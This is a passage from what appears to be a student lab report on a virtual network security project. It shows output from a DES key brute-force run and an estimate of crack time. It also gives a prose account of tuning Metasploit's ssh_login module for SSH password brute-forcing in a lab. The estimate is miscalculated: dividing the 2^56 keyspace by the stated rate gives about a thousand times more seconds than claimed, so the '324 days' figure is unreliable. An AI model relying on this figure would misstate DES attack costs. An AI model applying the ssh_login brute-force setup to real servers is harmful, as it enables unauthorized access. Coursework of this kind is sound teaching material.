


Fig 21: This screenshot shows the successfully decrypted file revealing the message "You got the password!" located in the file path /home/qijun/teaching/cs4371/lab/proj3.password/secret.txt

Section IX (Task VII)





Fig 22: This screenshot illustrates the decryption process of 'test.txt.enc2' using the 'dec2' tool with the test key 0x000000000000001C. After executing the decryption command, we confirm that the decrypted file, 'test.txt.enc2.dec2', matches the original plaintext, "abcdefgh." This successful match verifies that the correct decryption key was used.



```
testuser@kali:~/proj2b$ ./brute testfile.txt.enc2
Starting brute force search from key: 0×000000000000001c
Tested: 11383000000 keys | Speed: 2574174.58 keys/sec | Current key: 0×010101010101011c
Tested: 11384000000 keys | Speed: 2574400.72 keys/sec
Tested: 11385000000 keys | Speed: 2574626.87 keys/sec
Tested: 11386000000 keys | Speed: 2574270.86 keys/sec
Tested: 11387000000 keys | Speed: 2574496.95 keys/sec
Tested: 11388000000 keys | Speed: 2574141.05 keys/sec
Tested: 11389000000 keys | Speed: 2574367.09 keys/sec
Tested: 11390000000 keys | Speed: 2574593.13 keys/sec
```

Fig 23: This figure shows a brute-force decryption attempt on 'testfile.txt.enc2' using the brute program. It displays the progress as keys are tested at a rate of approximately 2.57 million keys per second, steadily iterating through options to identify the correct key.

With a force search speed of 2,574,174.58 keys per second, our system would, over a period of 10 minutes (or 600 seconds), be able to test around 1,544,504,748 keys in total. This high speed enables rapid key testing within that timeframe.

The time it would take to brute-force crack a DES key would be:

$$\frac{72{,}057{,}594{,}037{,}927{,}936}{2{,}574{,}174.58} = 27,993,708 \ seconds$$

466,561.8 minutes

7,776 hours

324 days

Section X

Conclusion

In this project, our team successfully created and configured a virtual environment and simulated various different network vulnerabilities, exploits, and attacks. We found that working on this project together in-person was much better than working on it remotely. We were able to stay on task, keep each other focused, and have fun all at the same time. We agreed that even though the project was challenging, it was very rewarding to work a problem out together as a team. For example, during the setup, Zach was having trouble with the router firewall settings where SSH could not be enabled to access klepetko.net. This error meant that we couldn't fully complete the project, since it made some 'msfconsole' commands useless. To fix this, we verified the IP address on each machine to make sure they lined up with our established network topology. We also ran nmap scans to identify open and restricted ports, which is when we discovered that some firewall rules were blocking SSH. After knowing what we needed to change, we were able to quickly get the router settings configured correctly and continued with testing. Another significant challenge was getting Metasploit's 'ssh_login' module correctly configured for brute-force password-cracking. We were struggling with wrong dictionary paths, distinguishing successful vs failed login attempts, and a very slow brute-force attack. These combined issues made Task V our longest task to complete. To resolve this, we first confirmed the dictionaries' file paths and used the 'info' command in Metasploit to double-check that all module parameters (e.g., RHOSTS, USERNAME, PASS_FILE) were correctly set. To clarify the ambiguity of successful and failed password attempts, we enabled 'VERBOSE' mode which clearly displays login attempts and immediately displays if it was a success or failure. We were also able to make the brute-force attack a bit faster by enabling STOP_ON_SUCCESS, causing the attack to terminate immediately upon finding the correct password. We also avoided potential slowdowns from scanning multiple hosts by focusing all the attempts directly on only the intended server by using IP address targeting and limiting RHOSTS. This project acted as a very valuable learning experience for our team. We assigned ourselves roles, worked concurrently, and all came together to help when one member was stuck on a step. Despite the large amount of obstacles we encountered, we were always able to get past them when we put our heads together and worked as a team.